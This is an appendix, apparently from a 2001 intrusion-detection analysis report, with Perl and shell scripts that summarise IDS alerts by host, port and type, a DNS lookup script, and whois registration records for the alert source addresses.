close(RDBFILE);

$limit = 10;
```

```
print "\n================== SRC ADDR (limited to $limit lines)
==================\n";
$count = 0;
foreach $key (sort {$saddrs{$b} <=> $saddrs{$a}} keys (%saddrs)) {
  print ("$saddrs{$key}\tdetects from host $key\n");
  $count++;
  last if $count >= $limit;
}

print "\n================== DST ADDR (limited to $limit lines)
==================\n";
$count = 0;
foreach $key (sort {$daddrs{$b} <=> $daddrs{$a}} keys (%daddrs)) {
  print ("$daddrs{$key}\tdetects to host $key\n");
  $count++;
  last if $count >= $limit;
}

print "\n================== SRC PORT (limited to $limit lines)
==================\n";
$count = 0;
foreach $key (sort {$sports{$b} <=> $sports{$a}} keys (%sports)) {
  print ("$sports{$key}\tdetects from port $key\n");
  $count++;
  last if $count >= $limit;
}

print "\n================== DST PORT(limited to $limit lines)
==================\n";
$count = 0;
foreach $key (sort {$dports{$b} <=> $dports{$a}} keys (%dports)) {
  print ("$dports{$key}\tdetects to port $key\n");
  $count++;
  last if $count >= $limit;
}
```


A.4 Perl Script check_dns

```
#!/usr/bin/perl
#-----------------------------------------------------------------
#   Copyright 2001
#-----------------------------------------------------------------
#   Name: check_dns.pl
#   Function: resolve names or numbers
#   Language: Perl
#   Contract:
#   Programmer: T. E. Jones
#   RCS ID:
#-----------------------------------------------------------------
#              R e v i s i o n   H i s t o r y
```

```
#- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
#DD-MON-YY By  Revision
#-------- --- ------------------------------------------------------
#13-feb-01 tej original
#-------------------------------------------------------------------
#


use Net::DNS;

$dnshost = "ns.my.net.org";
if ($#ARGV >= 0) {               # use nameserver if given
   $dnshost = @ARGV[0];
}
print "The following queries use $dnshost as a DNS server\n";

$res = new Net::DNS::Resolver;
$res->nameservers($dnshost);

while (<STDIN>) {
   chop;
   next if /\;/;
   &do_query($_);
}


#-------------------------------------------------------------------
#       Do query
#-------------------------------------------------------------------
# Process each query
#-------------------------------------------------------------------
#
sub do_query {
   local ($query_name) = pop(@_);

   $query = $res->search($query_name);
   if ($query) {
       foreach $rr ($query->answer) {
           if ($rr->type eq "A") {
               print "A   $query_name --> ", $rr->address, "\n";
            $query_name = $rr->address;
            &do_query($query_name);       # Now try reverse lookup

           } elsif ($rr->type eq "MX") {
               print "MX   $query_name --> ", $rr->address, "\n";
            $query_name = $rr->address;
###         &do_query($query_name);       # Now try reverse lookup

           } elsif ($rr->type eq "PTR") {
               print "PTR $query_name <-- ", $rr->ptrdname, "\n";
           }
       }
   } else {
```

```
        print "FAIL $query_name failed\n";
    }
}
```

A.54 Shell Script by_type.sh

```
#!/bin/sh
#
#-----------------------------------------------------------------
#    Name: by_type.sh
#    Function: select alerts by type
#    Language: Bourne-shell
#    Contract: N/A
#    Programmer: T. E. Jones
#    RCS: n/a
#-----------------------------------------------------------------
# Input: RDB file of all alerts
# Output: file of alerts for each type
#-----------------------------------------------------------------
#
TOP=../../../GIAC/AT
#
TYPES='trojan outside Watchlist 515 RPC SMB Queso Sun Wingate SYN-FIN
myserver Nul
l NMAP NCFC'
#
cp /dev/null alert_ports.lst
#
for TYPE in $TYPES
do
    echo "selecting alerts of type $TYPE"
    echo "# alerts of type $TYPE" > ${TYPE}_alerts.rdb
    row < ${TOP}/all_alerts.rdb desc mat ${TYPE} \
        | sorttbl >> ${TYPE}_alerts.rdb
#
    echo "#"
    echo "#selecting alerts of type $TYPE" >> alert_ports.lst
    echo "#"
    column < ${TYPE}_alerts.rdb dport \
        | sorttbl dport \
        | tail +3 \
        | grep -v 5N \
        | uniq -c | sort -rn | head -10 >> alert_ports.lst
done
```

Appendix B: Detailed Host Registration Information

The following information was obtained from the Internet using "whois" servers. The servers are provided by ARIN and by RIPE.

B.5.1 Source Address 169.254.161.0

```
IANA (NETBLK-LINKLOCAL)
        Internet Assigned Numbers Authority
        4676 Admiralty Way, Suite 330
        Marina del Rey, CA 90292-6695
        US

        Netname: LINKLOCAL
        Netblock: 169.254.0.0 - 169.254.255.255

        Coordinator:
           Internet Corporation for Assigned Names and Numbers  (IANA-ARIN)
res-ip@iana.org
           (310) 823-9358

        Domain System inverse mapping provided by:

        BLACKHOLE.ISI.EDU           128.9.64.26
        BLACKHOLE.EP.NET            198.32.1.116

        Record last updated on 30-Aug-2000.
        Database last updated on 19-Jul-2001 23:08:10 EDT.
```

B.2 Source Address 63.250.213.124

```
Yahoo! Broadcast Services, Inc. (NETBLK-NETBLK2-YAHOOBS)
        2914 Taylor st
        Dallas, TX 75226
        US

        Netname: NETBLK2-YAHOOBS
        Netblock: 63.250.192.0 - 63.250.223.255
        Maintainer: YAHO

        Coordinator:
           Bonin, Troy  (TB501-ARIN)  netops@broadcast.com
           214.782.4278 ext. 2278
```

B.3 Source Address 63.250.213.26

```
Yahoo! Broadcast Services, Inc. (NETBLK-NETBLK2-YAHOOBS)
        2914 Taylor st
        Dallas, TX 75226
        US
```

```
        Netname: NETBLK2-YAHOOBS
        Netblock: 63.250.192.0 - 63.250.223.255
        Maintainer: YAHO

        Coordinator:
           Bonin, Troy  (TB501-ARIN)  netops@broadcast.com
           214.782.4278 ext. 2278
```

B.4 Source Address 212.179.34.114

```
% This is the RIPE Whois server.
% The objects are in RPSL format.
% Please visit http://www.ripe.net/rpsl for more information.
% Rights restricted by copyright.
% See http://www.ripe.net/ripencc/pub-services/db/copyright.html


inetnum:      212.179.0.0 - 212.179.255.255
netname:      IL-ISDNNET-990517
descr:        PROVIDER
country:      IL
admin-c:      NP469-RIPE
tech-c:       TP1233-RIPE
tech-c:       ZV140-RIPE
tech-c:       ES4966-RIPE
status:       ALLOCATED PA
mnt-by:       RIPE-NCC-HM-MNT
changed:      hostmaster@ripe.net 19990517
changed:      hostmaster@ripe.net 20000406
changed:      hostmaster@ripe.net 20010402
source:       RIPE


route:        212.179.0.0/17
descr:        ISDN Net Ltd.
origin:       AS8551
notify:       hostmaster@isdn.net.il
mnt-by:       AS8551-MNT
changed:      hostmaster@isdn.net.il 19990610
source:       RIPE
```

B.5 Source Address 165.132.31.137

```
Yonsei University (NET-YONSEI-NET)
        134, Shinchon-dong, Seodaemnu-gu
        Seoul, 120-749
        KR
```

```
        Netname: YONSEI-NET
        Netblock: 165.132.0.0 - 165.132.255.255

        Coordinator:
           Information systems, Yonsei university  (YI13-ARIN)
yisnet@yonsei.ac.kr
           +82-2-2123-3389

        Domain System inverse mapping provided by:

        NS.YONSEI.AC.KR             165.132.10.21
        NS2.YONSEI.AC.KR            165.132.10.41

        Record last updated on 18-Jul-2000.
        Database last updated on 19-Jul-2001 23:08:10 EDT.
```

B.6 Source Address 211.23.6.234

```
Search results for '211.23.6.234'

        inetnum             211.23.0.0 - 211.23.255.255
        netname             HINET-TW
        descr               CHTD, Chunghwa Telecom Co.,Ltd.
        descr               Data-Bldg.6F, No.21, Sec.21, Hsin-Yi Rd.
        descr               Taipei Taiwan 100
        country             TW
        admin-c             HN27-AP, inverse
        tech-c              HN28-AP, inverse
        remarks             This information has been partially mirrored by
APNIC from
        remarks             TWNIC. To obtain more specific information,
please use the
        remarks             TWNIC whois server at whois.twnic.net.
        mnt-by              TWNIC-AP, inverse
        changed             hostmaster@twnic.net 20001106
        source              APNIC


        person              HINET Network-Adm, inverse
        address             CHTD, Chunghwa Telecom Co., Ltd.
        address             Data-Bldg. 6F,  No. 21, Sec. 21, Hsin-Yi Rd.,
        address             Taipei Taiwan 100
```

B.7 Source Address 210.103.58.65

```
Search results for '210.103.58.65'

      inetnum             210.100.0.0 - 210.103.223.255
      netname             KRNIC-KR
      descr               KRNIC
      descr               Korea Network Information Center
```

```
country             KR
admin-c             HM127-AP, inverse
tech-c              HM127-AP, inverse
remarks             ****************************************
remarks             KRNIC is the National Internet Registry
remarks             in Korea under APNIC. If you would like to
remarks             find assignment information in detail
remarks             please refer to the KRNIC Whois DB
remarks             http://whois.nic.or.kr/english/index.html
remarks             ****************************************
mnt-by              APNIC-HM, inverse
mnt-lower           MNT-KRNIC-AP, inverse
changed             drc@apnic.net 19971206
changed             hostmaster@apnic.net 20010606
source              APNIC


person              Host Master, inverse
address             Korea Network Information Center
address             Narajongkeum B/D 14F, 1328-3, Seocho-dong, Seocho-
ku, Seoul, 137-070, Republic of Korea
country             KR
phone               +82-2-2186-4500
fax-no              +82-2-2186-4496
e-mail              hostmaster@nic.or.kr, inverse
nic-hdl             HM127-AP, inverse
mnt-by              MNT-KRNIC-AP, inverse
changed             hostmaster@nic.or.kr 20010514
source              APNIC
```

B.8 Source Address 205.188.153.101

```
America Online, Inc (NETBLK-AOL-DTC)
        22080 Pacific Blvd
        Sterling, VA 20166
        US

        Netname: AOL-DTC
        Netblock: 205.188.0.0 - 205.188.255.255

        Coordinator:
           America Online, Inc.  (AOL-NOC-ARIN)  domains@AOL.NET
           703-265-4670

        Domain System inverse mapping provided by:

        DNS-01.NS.AOL.COM           152.163.159.232
        DNS-02.NS.AOL.COM           205.188.157.232

        Record last updated on 27-Apr-1998.
        Database last updated on 19-Jul-2001 23:08:10 EDT.
```

B.9 Source Address 164.164.87.134

```
Software Technology Park- Bangalore (NET-SOFTNET)
        Block III, KSSIDC Complex
        Keonics Electronics City
        Bangalore 562 158
        IN

        Netname: SOFTNET
        Netblock: 164.164.0.0 - 164.164.255.255

        Coordinator:
           Naidu, Bandaru V.  (BVN-ARIN)  naidu@STPB.SOFT.NET
           +91-80-852 0959/60/61/62/63 (FAX) +91-80-422958

        Domain System inverse mapping provided by:

        STPB.SOFT.NET               164.164.4.5

        Record last updated on 16-Feb-1994.
        Database last updated on 19-Jul-2001 23:08:10 EDT.
```

B.10 Source Address 199.84.54.32

```
CA*NET Network Operations Centre (NETBLK-QUEBEC-2) NETBLK-QUEBEC-2
                                   199.84.0.0 - 199.84.255.255
     Babilliard Synapse Inc. (NETBLK-SYNAPSE2-DOM) SYNAPSE2-DOM
                                   199.84.52.0 - 199.84.54.255
```

B.11 Source Address TBD

```
Asia Pacific Network Information Center (NETBLK-APNIC-CIDR-BLK)
        These addresses have been further assigned to Asia-Pacific users.
        Contact info can be found in the APNIC database,
        at WHOIS.APNIC.NET or http://www.apnic.net/
        Please do not send spam complaints to APNIC.
        AU

        Netname: APNIC-CIDR-BLK2
        Netblock: 210.0.0.0 - 211.255.255.255

        Coordinator:
           Administrator, System  (SA90-ARIN)  [No mailbox]
           +61-7-3367-0490

        Domain System inverse mapping provided by:
```

```
NS.APNIC.NET                203.37.255.97
SVC00.APNIC.NET             202.12.28.131
NS.TELSTRA.NET              203.50.0.137
NS.RIPE.NET                 193.0.0.193

Regional Internet Registry for the Asia-Pacific Region.

*** Use whois -h whois.apnic.net                       ***

*** or see http://www.apnic.net/db/ for database assistance   ***


Record last updated on 03-May-2000.
Database last updated on 8-Aug-2001 23:09:21 EDT.
```

B.12 Source Address 211.207.15.190

```
                        Search the APNIC Whois database

Search results for '211.207.15.190'

inetnum              211.206.0.0 - 211.211.255.255
netname              HANANET
descr                Hanaro Telecom, Inc.
country              KR
admin-c              IS37-AP, inverse
tech-c               SH243-AP, inverse
remarks              ****************************************
remarks              Allocated to KRNIC Member.
remarks              If you would like to find assignment
remarks              information in detail please refer to
remarks              the KRNIC Whois Database at:
remarks              http://whois.nic.or.kr/english/index.html
remarks              ****************************************
mnt-by               MNT-KRNIC-AP, inverse
mnt-lower            MNT-KRNIC-AP, inverse
changed              hostmaster@apnic.net 20001228
changed              hostmaster@apnic.net 20010627
source               APNIC


person               Inyup Sung, inverse
address              Hanaro Telecom Co.
address              Kukje Electornics Cneter Bldg. 1445-3 Seocho-
Dong Seocho-Ku
address              SEOUL
address              137-070
country              KR
phone                +82-2-106
fax-no               +82-2-6266-6483
```

```
        e-mail              info@hananet.net, inverse
        nic-hdl             IS37-AP, inverse
        mnt-by              MNT-KRNIC-AP, inverse
        changed             hostmaster@nic.or.kr 20010523
        source              APNIC


        person              Seungchul Hwang, inverse
        address             Hanaro Telecom Co.
        address             Kukje Electornics Cneter Bldg., 1445-3 Seocho-
Dong Seocho-Ku
        address             SEOUL
        address             137-070
        country             KR
        phone               +82-2-106
        fax-no              +82-2-6266-6483
        e-mail              info@hananet.net, inverse
        nic-hdl             SH243-AP, inverse
        mnt-by              MNT-KRNIC-AP, inverse
        changed             hostmaster@nic.or.kr 20010523
        source              APNIC
```

B.13 Source Address 66.68.62.229

```
ROADRUNNER-SOUTHWEST (NETBLK-RR-SOUTHWEST-2BLK)
        13241 Woodland Park Road
        Herndon, VA 20171
        US

        Netname: RR-SOUTHWEST-2BLK
        Netblock: 66.68.0.0 - 66.69.255.255
        Maintainer: RRSW

        Coordinator:
           ServiceCo LLC  (ZS30-ARIN)  abuse@rr.com
           1-703-345-3416

        Domain System inverse mapping provided by:

        DNS1.RR.COM                 24.30.200.3
        DNS2.RR.COM                 24.30.201.3
        DNS3.RR.COM                 24.30.199.7
        DNS4.RR.COM                 65.24.0.172

        ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE

        Record last updated on 14-Jun-2001.
        Database last updated on 8-Aug-2001 23:09:21 EDT.
```

B.14 Source Address TBD

```
Shaw Fiberlink ltd. (NETBLK-FIBERLINK-CABLE)
        630 3rd Avenue SW, Suite 900
        Calgary AB, 4L4
        CA

        Netname: FIBERLINK-CABLE
        Netblock: 24.64.0.0 - 24.71.255.255
        Maintainer: FBCA

        Coordinator:
           Shaw@Home  (SH2-ORG-ARIN)  internet.abuse@SHAW.CA
           (403) 750-7420

        Domain System inverse mapping provided by:

        NS2SO.CG.SHAWCABLE.NET       24.64.63.212
        NS1SO.CG.SHAWCABLE.NET       24.64.63.195

        Record last updated on 12-Jul-2000.
        Database last updated on 8-Aug-2001 23:09:21 EDT.
```

B.15 Source Address 63.250.213.124

```
Yahoo! Broadcast Services, Inc. (NETBLK-NETBLK2-YAHOOBS)
        2914 Taylor st
        Dallas, TX 75226
        US

        Netname: NETBLK2-YAHOOBS
        Netblock: 63.250.192.0 - 63.250.223.255
        Maintainer: YAHO

        Coordinator:
           Bonin, Troy  (TB501-ARIN)  netops@broadcast.com
           214.782.4278 ext. 2278

        Domain System inverse mapping provided by:

        NS.BROADCAST.COM             206.190.32.2
        NS2.BROADCAST.COM            206.190.32.3

        ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE

        Record last updated on 29-Jun-2001.
        Database last updated on 8-Aug-2001 23:09:21 EDT.
```

B.15 Source Address 63.250.213.124

http://whois.nic.or.kr/whois/webapisvc

```
Korea Internet Information Service V1.0 ( created by KRNIC, 2001.6 )
```

```
# ENGLISH

IP Address          : 210.103.58.64-210.103.58.127
Network Name        : GIDO-E
Connect ISP Name    : PUBNET
Connect Date        : 19980105
Registration Date   : 20001026

[ Organization Information ]
Orgnization ID      : ORG145276
Org Name            : GIDO ELEMENTARY SCHOOL
State               : KYONGGI
Address             : 894 madudong koyangsiilsanku
Zip Code            : 412-290

[ Admin Contact Information]
Name                : JAEHYO SONG
Org Name            : GIDO ELEMENTARY SCHOOL
State               : KYONGGI
Address             : 894 madudong koyangsiilsanku
Zip Code            : 412-290
Phone               : +82-31-922-1425
Fax                 : +82-31-922-1426
E-Mail              : YEPES@KGROMC.CO.KR

[ Technical Contact Information ]
Name                : JAEHYO SONG
Org Name            : GIDO ELEMENTARY SCHOOL
State               : KYONGGI
Address             : 894 madudong koyangsiilsanku
Zip Code            : 412-290
Phone               : +82-31-922-1425
Fax                 : +82-31-922-1426
E-Mail              : YEPES@KGROMC.CO.KR
```

B.16 Source Address 210.103.58.65

```
# ENGLISH

IP Address          : 210.103.58.64-210.103.58.127
Network Name        : GIDO-E
Connect ISP Name    : PUBNET
Connect Date        : 19980105
Registration Date   : 20001026

[ Organization Information ]
Orgnization ID      : ORG145276
Org Name            : GIDO ELEMENTARY SCHOOL
State               : KYONGGI
```

```
Address             : 894 madudong koyangsiilsanku
Zip Code            : 412-290

[ Admin Contact Information]
Name                : JAEHYO SONG
Org Name            : GIDO ELEMENTARY SCHOOL
State               : KYONGGI
Address             : 894 madudong koyangsiilsanku
Zip Code            : 412-290
Phone               : +82-31-922-1425
Fax                 : +82-31-922-1426
E-Mail              : YEPES@KGROMC.CO.KR

[ Technical Contact Information ]
Name                : JAEHYO SONG
Org Name            : GIDO ELEMENTARY SCHOOL
State               : KYONGGI
Address             : 894 madudong koyangsiilsanku
Zip Code            : 412-290
Phone               : +82-31-922-1425
Fax                 : +82-31-922-1426
E-Mail              : YEPES@KGROMC.CO.KR
```

B.17 Source Address 130.132.143.42-43

```
Yale University (NET-YALE-SPINE)
        New Haven, CT 06520
        US

        Netname: YALE-SPINE
        Netblock: 130.132.0.0 - 130.132.255.255

        Coordinator:
           Paolillo, Joseph  (JP218-ARIN)  joseph.paolillo@YALE.EDU
           ( 203 ) 432.6673

        Domain System inverse mapping provided by:

        YALE.EDU                    128.36.0.1, 130.132.1.1
        CS.YALE.EDU                 128.36.0.3, 130.132.1.2
        RA.DEPT.CS.YALE.EDU         128.36.16.1
        SERV1.NET.YALE.EDU          130.132.1.9
        SERV2.NET.YALE.EDU          130.132.1.10
        SERV3.NET.YALE.EDU          130.132.1.11

        Record last updated on 18-Nov-1992.
        Database last updated on 8-Aug-2001 23:09:21 EDT.
```

B.18 Source Address 233.28.65.61

```
IANA (NET-MCAST-NET)
```

```
        Internet Assigned Numbers Authority
        4676 Admiralty Way, Suite 330
        Marina del Rey, CA 90292-6695
        US

        Netname: MCAST-NET
        Netblock: 224.0.0.0 - 239.255.255.255

        Coordinator:
           Internet Corporation for Assigned Names and Numbers  (IANA-ARIN)
res-ip@iana.org
           (310) 823-9358

        Domain System inverse mapping provided by:

        FLAG.EP.NET                 198.32.4.13
        STRUL.STUPI.SE              192.108.200.1 192.36.143.3
        NS.ISI.EDU                  128.9.128.127
        NIC.NEAR.NET                192.52.71.4

        Record last updated on 12-Sep-2000.
        Database last updated on 13-Aug-2001 23:08:28 EDT.
```

B.19 Source Address 62.211.41.244

```
% This is the RIPE Whois server.
% The objects are in RPSL format.
% Please visit http://www.ripe.net/rpsl for more information.
% Rights restricted by copyright.
% See http://www.ripe.net/ripencc/pub-services/db/copyright.html


inetnum:      62.211.41.0 - 62.211.41.255
netname:      TIN
descr:        Telecom Italia Net
descr:        Telecom Italia Net ADSL Lite in OSPF Area 4
descr:        PROVIDER
country:      IT
admin-c:      TAS10-RIPE
tech-c:       TAS10-RIPE
status:       ASSIGNED PA
remarks:      Please send abuse notification to abuse@tin.it
notify:       nettin@tin.it
mnt-by:       TIN-MNT
changed:      nettin@tin.it 20010216
source:       RIPE
```

B.20 Source Address `212.179.84.174`

```
% This is the RIPE Whois server.
% The objects are in RPSL format.
```

```
% Please visit http://www.ripe.net/rpsl for more information.
% Rights restricted by copyright.
% See http://www.ripe.net/ripencc/pub-services/db/copyright.html


inetnum:      212.179.80.0 - 212.179.94.255
netname:      L2TP-PROJECT
descr:        2st-pool-Dailup-L2TP-client.
country:      IL
admin-c:      NP469-RIPE
tech-c:       NP469-RIPE
status:       ASSIGNED PA
notify:       hostmaster@isdn.net.il
mnt-by:       RIPE-NCC-NONE-MNT
changed:      hostmaster@isdn.net.il 20000402
source:       RIPE


route:        212.179.0.0/17
descr:        ISDN Net Ltd.
origin:       AS8551
notify:       hostmaster@isdn.net.il
mnt-by:       AS8551-MNT
changed:      hostmaster@isdn.net.il 19990610
source:       RIPE


person:       Nati Pinko
address:      Bezeq International
address:      40 Hashacham St.
address:      Petach Tikvah  Israel
phone:        +972 3 9257761
e-mail:       hostmaster@isdn.net.il
nic-hdl:      NP469-RIPE
changed:      registrar@ns.il 19990902
source:       RIPE
```

B.21 Source Address `159.226.120.17`

```
The Computer Network Center Chinese Academy of Sciences (NET-NCFC)
        P.O. Box 2704-10,
        Institute of Computing Technology Chinese Academy of Sciences
        Beijing 100080, China
        CN

        Netname: NCFC
        Netblock: 159.226.0.0 - 159.226.255.255

        Coordinator:
           Qian, Haulin  (QH3-ARIN)  hlqian@NS.CNC.AC.CN
           +86 1 2569960

        Domain System inverse mapping provided by:
```

```
NS.CNC.AC.CN                159.226.1.1
GINGKO.ICT.AC.CN            159.226.40.1

Record last updated on 25-Jul-1994.
Database last updated on 15-Aug-2001 23:05:40 EDT.
```

B.22 Source Address 193.226.113.248

```
% This is the RIPE Whois server.
% The objects are in RPSL format.
% Please visit http://www.ripe.net/rpsl for more information.
% Rights restricted by copyright.
% See http://www.ripe.net/ripencc/pub-services/db/copyright.html


inetnum:      193.226.113.0 - 193.226.113.255
netname:      STARNETS
descr:        InterComp
descr:        Bucharest, ROMANIA
country:      RO
admin-c:      AA4-RIPE
tech-c:       RA1278-RIPE
tech-c:       AA4-RIPE
status:       ASSIGNED PA
notify:       domain-admin@rnc.ro
mnt-by:       AS3233-MNT
changed:      estaicut@rnc.ro 19950425
changed:      cristih@rnc.ro 20001028
changed:      cristih@rnc.ro 20010215
source:       RIPE


route:        193.226.113.0/24
descr:        InterComp - ROMANIA
origin:       AS6663
notify:       hostmaster@starnets.ro
mnt-by:       AS6663-MNT
changed:      aur@starnets.ro 19990219
source:       RIPE


person:       Aurelian Alexandru
address:      EUROWEB ROMANIA SA
address:      Piata Alba Iulia 6, Bl. I5, Ap. 43
address:      Bucharest, ROMANIA
phone:        +40-1-3238255
fax-no:       +40-1-3239191
e-mail:       aur@euroweb.ro
nic-hdl:      AA4-RIPE
remarks:      object maintained by ro.rnc local registry
notify:       domain-admin@rnc.ro
mnt-by:       AS3233-MNT
```

```
changed:      ciprian@rnc.ro 20000726
source:       RIPE


person:       Rodica Alexandru
address:      EUROWEB ROMANIA SA
address:      Piata Alba Iulia 6, Bl. I5, Ap. 43
address:      Bucharest, ROMANIA
phone:        +40-1-3238255
fax-no:       +40-1-3239191
e-mail:       rodica@euroweb.ro
nic-hdl:      RA1278-RIPE
remarks:      object maintained by ro.rnc local registry
notify:       domain-admin@rnc.ro
mnt-by:       AS3233-MNT
changed:      ciprian@rnc.ro 20000726
source:       RIPE
```